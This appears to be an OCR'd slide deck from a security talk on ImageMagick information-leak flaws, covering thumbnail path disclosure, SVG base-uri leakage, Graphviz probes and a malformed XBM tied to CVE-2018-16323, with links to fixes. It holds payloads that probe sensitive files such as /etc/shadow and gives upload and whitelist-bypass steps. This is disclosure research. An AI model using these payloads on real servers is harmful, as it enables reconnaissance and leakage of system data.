
# Vulnerability

- convert /full/path/to/file.png -thumbnail 64x64 test.png

- software /usr/local/Cellar/imagemagick/7.0.8-8/share/doc/ImageMagick-7//index.html
- Thumb::URI file:///full/path/to/file.png

# Fix

- [https://github.com/ImageMagick/ImageMagick/issues/1243](https://github.com/ImageMagick/ImageMagick/issues/1243)



### Description

Information Exposure at ThumbnailImage function.
Vulnerable code

ImageMagick/MagickCore/resize.c
Line 3738 in 92a873d

```
3738        (void) FormatLocaleString(value,MagickPathExtent,"file://%s",
```

Image property Thumb::URI may contains information about path to the processing file. Image prope
software may contains information about executable file path

### Steps to Reproduce

Generate thumbnail for any file, at my example:
`convert /Users/user/Work/path/output.png -thumbnail 64x64 test.png`
The test.png file will contains information:

```
EXtdate:create2018-08-08T22:00:15+03:00??
4%tEXtdate:modify2018-08-08T22:00:15+03:00????RtEXtsoftware/usr/local/Cellar/imagemagick
```

I think by default ImageMagick should not insert such information

### System Configuration


- ImageMagick version: ImageMagick 7.0.8-8 Q16 x86_64 2018-07-23
- Environment (Operating system, version and so on): MacOS
- Additional information: I've found such vulnerability in real systems

# Coders: SVG

# Coders: SVG

- Information leakage through Graphviz blocks (https://hackerone.com/reports/88395)


# Coders: SVG



Test file existence and permissions
`dot` error output is different for each of nonexistent, readable and unreadable image files:


```
dot {{{ graph g { n [image="/etc/nonexistent"] } ___output_pls___ }}}
dot {{{ graph g { n [image="/etc/mysql"] } ___output_pls___ }}}
dot {{{ graph g { n [image="/etc/shadow"] } ___output_pls___ }}}
```

# Coders: SVG



```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg width="1337px" height="1337px" version="1.1"
xmlns="http://www.w3.org/2000/svg" xmlns:xlink= "http://www.w3.org/1999/xlink">
<image xlink:href="/etc/favicon.png" x="0" y="0" height="1337px" width="1337px"/>
</svg>
```

# Coders: SVG



```
�PNG

 IHDR��0_&d gAMA�� �a  cHRMz&������u0�`:� p��Q< bKGD �
pHYsZZp#�} tIME �
 99ś�B!IDATH���1 �E����6 �d��RJ)��RW �BT�+�� %tEXtdate:create2018-11-10T2
+01:00 L�$%tEXtdate:modify2018-11-10T21:57:46+01:00w G�.tEXtsvg:base-urifile:
///var/www/html/metadata.svg_ X�IEND�B`�
```


# Coders: SVG

# Coders: SVG

- Upload files to server
- Change extension to bypass whitelist (optional)
- Capture server response
- Grep file metadata

# Fix

- https://github.com/ImageMagick/ImageMagick/commit/cab049cec5034813efc221425aff2ce6a6bcb896



```
2 coders/svg.c

@@ -3047,8 +3047,6 @@ static Image *ReadSVGImage(const
          image->rows=gdk_pixbuf_get_height(pixel_buffe
  #endif
          image->alpha_trait=BlendPixelTrait;
-         SetImageProperty(image,"svg:base-uri",
-           rsvg_handle_get_base_uri(svg_handle),except
          status=SetImageExtent(image,image->columns,im
          if (status == MagickFalse)
            {
```

## Exploit

- https://github.com/d0ge/ZeroNights2018


- Dot example
- SVG example
- Burp Suite extension

# Coders: XBM

# Coders: XBM

- Yahoobleed (https://scarybeastsecurity.blogspot.com/2017/05/bleed-continues-18-byte-file-14k-bounty.html)
- gifoeb (https://github.com/neex/gifoeb)


# Coders: XBM



```
#define test_width 16
#define test_height 7
static char test_bits[] = {
0x13, 0x00, 0x15, 0x00, 0x93, 0xcd, 0x55, 0xa5, 0x93, 0xc5, 0x00, 0x80,
0x00, 0x60 };
```

# CVE-2018-16323

